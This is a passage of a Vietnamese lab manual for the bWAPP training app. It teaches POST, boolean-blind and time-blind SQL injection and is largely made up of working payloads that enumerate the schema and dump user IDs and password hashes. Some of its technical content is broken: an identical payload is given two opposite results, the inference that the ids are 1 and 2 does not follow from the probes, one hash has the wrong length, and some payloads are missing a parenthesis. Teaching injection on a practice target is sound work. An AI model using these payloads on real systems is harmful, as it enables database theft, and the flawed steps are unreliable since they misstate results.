


Hình 8.8 Kết quả thu được trong tấn công SQL Injection (GET/Search)

Nhiệm vụ 3. SQL Injection (POST/Search)

Bước 1: Chọn bài tập tấn công

Tại “Choose your bug” ta tiến hành chọn SQL Injection (POST/Search) với mức độ bảo mật thấp (low)



Hình 8.9 Chọn bài tập tấn công SQL Injection (POST/Search)

Sau đó, chọn “Hack” ta sẽ được chuyển tới giao diện của dạng tấn công này




Hình 8.10 Giao diện bài tập tấn công SQL Injection (POST/Search)

Bài tập trên cho phép nhập vào tên phim để xem thông tin tương ứng của chúng, vì vậy ta sẽ tiến hành thăm dò lỗi rồi khai thác lỗ hổng SQL Injection để lấy được thông tin người dùng trong CSDL.

Bước 2: Xác định các điểm nhận nhập vào từ người dùng

Tại đây có một ô nhập vào tên phim, ta tiến hành nhập tên hay một chữ cái bất kỳ để thăm dò; VD: Iron man, Avatar2 ... => chọn “Search”.

Ta xác định request là POST bởi chuỗi truy vấn (query string) được ẩn trên trình duyệt.




Hình 8.11 Request POST trong tấn công SQL Injection (POST/Search)

Bước 3: Sử dụng công cụ Burp Suite, Proxy Switcher, HackBar để hỗ trợ trong khai thác.


- Proxy Switcher: chọn Manual, tại Profile chọn một Profile thích hợp, tại Http Proxy nhập vào địa chỉ IP cần , Port 8080.
- Burp Suite:
 - + Mở Burp Suite => I Accept => Next => Start Burp

+ Tại giao diện Start Burp trên thanh công cụ chọn Proxy => Options xuất hiện bảng chọn như sau:



Hình 8.12 Bảng Proxy/Option trong công cụ Burp Suite

Tiếp tục, tại khung chọn “Proxy Listeners” chọn “Add” và xuất hiện bảng “Add a new proxy listener”




Hình 8.13 Bảng “Add a new proxy listener” trong Burp Suite

Tại “Bind to port” điền cổng 80, “Bind to address” nhập địa chỉ IP cần lắng nghe => OK


Như vậy, với mỗi lần request của người dùng đều đã được Burp Suite lắng nghe và kiểm soát.

Chọn Intercept => Action => Send to Repeater để gửi tới Repeater đọc request Intercept => Forward để cho phép gói tin đi qua.



Hình 8.14 Bảng Proxy/Intercept trong Burp Suite

Chọn Repeater để xem toàn bộ thông điệp request được ghi lại:



Hình 8.15 Bảng Repeater trong Burp Suite

Trong chuỗi truy vấn “title=Avatar2+The+Way+of+Water&action=search” tham số “title”, giá trị là “Avatar2+The+Way+of+Water”.

Nhiệm vụ 4. SQL Injection – Blind – Boolean Based


Bước 1: Chọn bài tập tấn công

Tại “Choose your bug” ta tiến hành chọn SQL Injection – Blind – Boolean Based với mức độ bảo mật thấp (low)



Hình 8.17 Chọn tấn công SQL Injection – Blind – Boolean Based

Sau đó, chọn “Hack” ta sẽ được chuyển tới giao diện của dạng tấn công này



Hình 8.18 Giao diện tấn công SQL Injection – Blind – Boolean Based

Bài tập trên nhập vào tên phim và kiểm tra xem phim này có tồn tại trong CSDL hay không bằng cách lắng nghe thông báo, vì vậy ta sẽ tiến hành thăm dò lỗi rồi khai thác lỗ hổng SQL Injection để lấy được thông tin người dùng trong CSDL.

Bước 2: Xác định các điểm nhận nhập vào từ người dùng

Tuy nhiên ta không thể khai thác được gì từ lỗi server trả về, vì vậy ta sử dụng dạng tấn công Blind SQL Injection.

Bước 3: Xác định mô hình tấn công Blind SQL Injection

Nhập vào lần đầu với chuỗi: AVATAR2' OR 1=1# => Server trả về “The movie exists in our database”=> True

Nhập vào lần đầu với chuỗi: AVATAR2' OR 1=2# => Server trả về “The movie does not exists in our database”=> False



Hình 8.19 Kết quả TRUE trong SQL Injection – Blind – Boolean Based



Hình 8.20 Kết quả FALSE trong SQL Injection- Blind – Boolean Based

Dựa vào điều này ta xác định có thể khai thác tấn công Blind SQL Injection dựa trên nội dung phản hồi.

Ta có một khung nhập tên phim, nếu nhập sai, thông báo trả về “The movie does not exists in our database”, ngược lại đúng sẽ là “The movie exists in our database”. Khía cạnh “blind” của trường hợp này là ở chỗ, ta chỉ có thể thấy được duy nhất hai trạng thái trả về, và không thể có một nội dung, thông tin nào khác lộ ra trong thông điệp phản hồi.

Bước 4: Xác định độ dài tên CSDL

Ta thực hiện xây dựng các mệnh đề suy luận để tìm từng ký tự

Nhập vào chuỗi: AVATAR2' or length (database())=1# => Server trả về “The movie does not exists in our database”=> False

Nhập vào chuỗi: AVATAR2' or length (database())=2# => Server trả về “The movie does not exists in our database”=> False

Nhập vào chuỗi: AVATAR2' or length (database())=3# => Server trả về “The movie does not exists in our database”=> False

Nhập vào chuỗi: `AVATAR2' or length (database())=4#` => Server trả về
“The movie does not exists in our database”=> False

Nhập vào chuỗi: `AVATAR2' or length (database())=5#` => Server trả về
“The movie exists in our database”=> **True**

=> Vậy ta kết luận tên cơ sở dữ liệu có 5 ký tự.

Bước 5: Xác định tên của CSDL (database_name)

Ta thực hiện xây dựng các mệnh đề suy luận để tìm từng ký tự. Miền giá trị cần dò là a-z, A-Z, 0-9.

Nhập vào chuỗi: `AVATAR2' or substring(database(),1,1)='a'#` =>
Server trả về “The movie does not exists in our database”=> False

Nhập vào chuỗi: `AVATAR2' or substring(database(),1,1)='b'#` =>
Server trả về “The movie exists in our database”=> **True**

=> Vậy xác định chữ cái đầu tiên là “b”

Sau đó tăng vị trí 1 lên 2 để lấy suy luận ký tự thứ hai:

Nhập vào chuỗi: `TAYDUKY' or substring(database(),2,1)='a'#` =>
Server trả về “The movie does not exists in our database”=> False

Nhập vào chuỗi: `TAYDUKY' or substring(database(),2,1)='b'#` =>
Server trả về “The movie does not exists in our database”=> False

Nhập vào chuỗi: `TAYDUKY' or substring(database(),2,1)='w'#` =>
Server trả về “The movie exists in our database”=> **True**

Tiếp tục mô hình với các ký tự khác, ta xác định chữ cái thứ hai là “w”

Thực hiện tương tự với các vị trí tiếp theo.

=> Vậy ta xác định được tên của CSDL là “bwapp”

Bước 6: Xác định tên các bảng trong CSDL (table_name)

Ta thực hiện xây dựng các mệnh đề suy luận để tìm từng ký tự. Miền giá trị cần dò là a-z, A-Z, 0-9. Với table_schema là tên database và limit 0,1 ta suy luận các ký tự của bảng thứ nhất.

Nhập vào chuỗi: `AVATAR2' or substring((select table_name from information_schema.tables where table_schema='bwapp' limit 0,1),1,1)='b'#` => Server trả về “The movie does not exists in our database”=> False

Nhập vào chuỗi: `AVATAR2' or substring((select table_name from information_schema.tables where table_schema='bwapp' limit 0,1),1,1)='b'#` => Server trả về “The movie exists in our database”=> **True**

=> Vậy xác định được chữ cái đầu tiên của bảng thứ nhất là ký tự “b”

Tăng vị trí 1 lên 2 để lấy suy luận ký tự thứ hai:

Nhập vào chuỗi: `AVATAR2' or substring((select table_name from information_schema.tables where table_schema='bwapp' limit 0,1),2,1)='a'#`

=> Server trả về “The movie does not exists in our database”=> False

Nhập vào chuỗi: `AVATAR2' or substring((select table_name from information_schema.tables where table_schema='bwapp' limit 0,1),2,1)='b'#` => Server trả về “The movie does not exists in our database”=> False

Tiếp tục mô hình với các ký tự khác, ta xác định chữ cái thứ hai là “l”

Thực hiện tương tự với các vị trí tiếp theo.

=> Vậy ta xác định được tên của bảng thứ nhất là “**blog**”

Tương tự thao tác trên, ta suy luận được các bảng: “**blog, heroes, users, movies, visitors**”

Bước 7: Xác định tên các cột trong bảng (column_name)

Nhận thấy bảng users có khả năng chứa thông tin quan trọng, ta tập trung thực hiện xây dựng các mệnh đề suy luận để tìm từng ký tự. Miền giá trị cần dò là a-z, A-Z. Với table_name là tên bảng bạn muốn suy luận và limit 0,1 ta suy luận các ký tự của cột thứ nhất.

Nhập vào chuỗi: `AVATAR2' or substring((select column_name from information_schema.columns where table_name='users' limit 0,1),1,1)='a'#` => Server trả về “The movie does not exists in our database” => False

Nhập vào chuỗi: `AVATAR2' or substring((select column_name from information_schema.columns where table_name='users' limit 0,1),1,1)='b'#` => Server trả về “The movie does not exists in our database” => False

Tiếp tục mô hình với các ký tự khác, ta xác định chữ cái đầu tiên là “**i**”

Tăng vị trí 1 lên 2 để lấy suy luận ký tự thứ hai:

Nhập vào chuỗi: `AVATAR2' or substring((select column_name from information_schema.columns where table_name='users' limit 0,1),2,1)='a'#`

Server trả về “The movie does not exists in our database” => False

Tiếp tục mô hình với các ký tự khác, ta xác định chữ cái thứ hai là “**d**”

=> Vậy ta xác định được tên cột thứ nhất của bảng users là “**id**”

Tương tự thao tác trên, ta suy luận được các cột của users: “**id, login, email, password**”

Bước 8: Thu thập dữ liệu quan trọng (Dump column)

Ta thực hiện xây dựng các mệnh đề suy luận để tìm từng ký tự. Miền giá trị cần dò là a-z, A-Z, 0-9. Với limit 0,1 ta suy luận các ký tự dữ liệu của cột thứ nhất.

Nhập vào chuỗi: `AVATAR2' or substring((select id from users limit 0,1),1,1)='1'#` => Server trả về “The movie exists in our database” => True

Nhập vào chuỗi: `AVATAR2' or substring((select id from users limit 0,1),2,1)='2'#` => Server trả về “The movie exists in our database” => True

Nhập vào chuỗi: `AVATAR2' or substring((select id from users limit 0,1),3,1)='3'#` => Server trả về “The movie does not exists in our database” => False

=> Vậy ta xác định được tại cột id có các id là 1 và 2.

Tương tự thao tác trên, ta suy luận được dữ liệu tại cột id, password của bảng users:

Id: 1, password: 688585486f31043e5839c735d99457f045afd0

Id: 2, password: 7c4a8d09ca3762af61e59520943dc26494f8941b

Tương tự thao tác trên, ta có thể suy luận được dữ liệu các cột của bảng còn lại của bảng.

Nhiệm vụ 5. SQL Injection – Blind – Time Based

Bước 1: Chọn bài tập tấn công

Tại “Choose your bug” ta tiến hành chọn SQL Injection – Blind – Time Based với mức độ bảo mật thấp (low)



Hình 8.21 Chọn tấn công SQL Injection – Blind – Time Based

Sau đó, chọn “Hack” ta sẽ được chuyển tới giao diện của dạng tấn công này



Hình 8.22 Giao diện tấn công SQL Injection – Blind – Time Based

Bài tập trên nhập vào tên phim và kiểm tra xem phim này có tồn tại trong CSDL hay không bằng cách lắng nghe phản hồi qua email, vì vậy ta sẽ tiến hành thăm dò lỗi rồi khai thác lỗ hổng SQL Injection để lấy được thông tin người dùng trong CSDL


Bước 2: Xác định các điểm nhận nhập vào từ người dùng

Tuy nhiên ta không thể khai thác được gì từ lỗi server trả về, vì vậy ta sử dụng dạng tấn công Blind SQL Injection.

Bước 3: Xác định mô hình tấn công Blind SQL Injection

Nhập vào với chuỗi: `IRON MAN' AND 1=1 AND SLEEP(5)#` => Web ở trạng thái tải 5 giây mới trả về, dựa vào điều này ta xác định có thể khai thác tấn công Blind SQL Injection dựa trên dựa trên đồ trễ truy vấn.

Bản chất của phương thức tấn công này là thay vì sử dụng nội dung kết quả truy vấn để phân biệt trường hợp đúng/sai của mệnh đề suy luận được chèn thì nó sử dụng sự chênh lệch về thời gian phản hồi của ứng dụng để phân biệt.



Hình 8.23 Trạng thái trả về bị trễ trong Blind – Time Based

Bước 4: Xác định độ dài tên CSDL

Ta thực hiện xây dựng các mệnh đề suy luận để tìm từng ký tự

Nhập vào chuỗi:

```
Ant man' or if(length(database())=1,SLEEP(5),null) #
```

=> Web lập tức trả về

Nhập vào chuỗi:

```
Ant man' or if(length(database())=2,SLEEP(5),null) #
```

=> Web lập tức trả về

Nhập vào chuỗi:

```
Ant man' or if(length(database())=3,SLEEP(5),null) #
```

=> Web lập tức trả về

Nhập vào chuỗi:

```
Ant man' or if(length(database())=4,SLEEP(5),null) #
```

=> Web lập tức trả về

Nhập vào chuỗi:

```
Ant man' or if(length(database())=5,SLEEP(5),null) #
```

=> Web trả về sau 5 giây

=> Vậy ta kết luận tên cơ sở dữ liệu có 5 ký tự.

Bước 5: Xác định tên của CSDL (database_name)

Ta thực hiện xây dựng các mệnh đề suy luận để tìm từng ký tự. Miền giá trị cần dò là a-z, A-Z, 0-9.

Nhập vào chuỗi:

```
Ant man' or if(substring(database(),1,1)='a',SLEEP(5),null) #
```

=> Web lập tức trả về

Nhập vào chuỗi:

```
Ant man' or if(substring(database(),1,1)='b',SLEEP(5),null) #
```

=> Web trả về sau 5 giây

Vậy ta xác định chữ cái đầu tiên là “b”

Sau đó tăng vị trí 1 lên 2 để lấy suy luận ký tự thứ hai:

Nhập vào chuỗi:

```
Ant man' or if(substring(database(),2,1)='a',SLEEP(5),null)#  
=> Web lập tức trả về
```

Nhập vào chuỗi:

```
Ant man' or if(substring(database(),2,1)='b',SLEEP(5),null)#  
=> Web lập tức trả về
```

Tiếp tục mô hình với các ký tự khác, ta xác định chữ cái thứ hai là “w”

Tiếp tục thực hiện với các vị trí còn lại.

=> Vậy ta xác định được tên của CSDL là “bwapp”

Bước 6: Xác định tên các bảng trong CSDL (table_name)

Ta thực hiện xây dựng các mệnh đề suy luận để tìm từng ký tự. Miền giá trị cần dò là a-z, A-Z, 0-9. Với table_schema là tên database và limit 0,1 ta suy luận các ký tự của bảng thứ nhất.

Nhập vào chuỗi: `Ant man' or if(substring((select table_name from information_schema.tables where table_schema='bwapp' limit 0,1),1,1)='a',SLEEP(5),null)#`

=> Web lập tức trả về

Nhập vào chuỗi:

```
Ant man' or if(substring((select table_name from  
information_schema.tables where table_schema='bwapp' limit  
0,1),1,1)='b',SLEEP(5),null)#
```

=> Web trả về sau 5 giây

Vậy ta xác định chữ cái đầu tiên là “b”

Sau đó tăng vị trí 1 lên 2 để lấy suy luận ký tự thứ hai

Nhập vào chuỗi:

```
Ant man' or if(substring((select table_name from  
information_schema.tables where table_schema='bwapp' limit 0,1),2,1)  
='a',SLEEP(5),null)#
```

=> Web lập tức trả về

Nhập vào chuỗi:

```
Ant man' or if(substring((select table_name from  
information_schema.tables where table_schema='bwapp' limit 0,1),2,1)  
='b',SLEEP(5),null)#
```

=> Web lập tức trả về

Tiếp tục mô hình với các ký tự khác, ta xác định chữ cái thứ hai là “l”

Tiếp tục thực hiện với các vị trí còn lại.

=> Vậy ta xác định được tên của bảng thứ nhất là “blog”

Tương tự thao tác trên, ta suy luận được các bảng: “blog, heroes, users, movies, visitors”

Bước 7: Xác định tên các cột trong bảng (column_name)

Nhận thấy bảng users có khả năng chứa thông tin quan trọng, ta tập trung thực hiện xây dựng các mệnh đề suy luận để tìm từng ký tự. Miền giá trị cần dò là a-z, A-

Z. Với `table_name` là tên bảng bạn muốn suy luận và `limit 0,1` ta suy luận các ký tự của cột thứ nhất.

Nhập vào chuỗi:

```
Ant man' or if(substring((select column_name from
information_schema.columns where table_name='users' limit 0,1),1,1)
='a',SLEEP(5),null#
```

=> Web lập tức trả về

Nhập vào chuỗi:

```
Ant man' or if(substring((select column_name from
information_schema.columns where table_name='users' limit 0,1),1,1)
='a',SLEEP(5),null#
```

=> Web lập tức trả về

Tiếp tục mô hình với các ký tự khác, ta xác định chữ cái đầu tiên là “i”

Sau đó tăng vị trí 1 lên 2 để lấy suy luận ký tự thứ hai

Nhập vào chuỗi:

```
Ant man' or if(substring((select column_name
from information_schema.columns where table_name='users' limit
0,1),2,1)='a',SLEEP(5),null#
```

=> Web lập tức trả về

Nhập vào chuỗi:

```
Ant man' or if(substring((select column_name
from information_schema.columns where table_name='users' limit
0,1),2,1)='b',SLEEP(5),null#
```

=> Web lập tức trả về

Tiếp tục mô hình với các ký tự khác, ta xác định chữ cái đầu tiên là “d”

=> Vậy ta xác định được tên cột thứ nhất của bảng users là “id”

Tương tự thao tác trên, ta suy luận được các cột của users: “id, login, email, password”

Bước 8: Thu thập dữ liệu quan trọng (Dump column)

Ta thực hiện xây dựng các mệnh đề suy luận để tìm từng ký tự. Miền giá trị cần dò là a-z, A-Z, 0-9. Với `limit 0,1` ta suy luận các ký tự dữ liệu của cột thứ nhất.

Nhập vào chuỗi: `Ant man' or if(substring((select id from users limit 0,1),1,1)='1',SLEEP(5),null)#`

=> Web trả về sau 5 giây

Nhập vào chuỗi: `Ant man' or if(substring((select id from users limit 0,1),2,1)='2',SLEEP(5),null)#`

=> Web trả về sau 5 giây

Nhập vào chuỗi: `Ant man' or if(substring((select id from users limit 0,1),3,1)='3',SLEEP(5),null)#`

=> Web lập tức trả về

=> Vậy ta xác định được tại cột id có các id là 1 và 2.

Tương tự thao tác trên, ta suy luận được dữ liệu tại cột id, password của bảng users:

Id: 1, password: 688585486f31043e5839c735d99457f045afd0

Id: 2, password: 7c4a8d09ca3762af61e59520943dc26494f8941b

Tương tự thao tác trên, ta có thể suy luận được dữ liệu các cột của bảng còn lại

9. Đánh giá bài tập

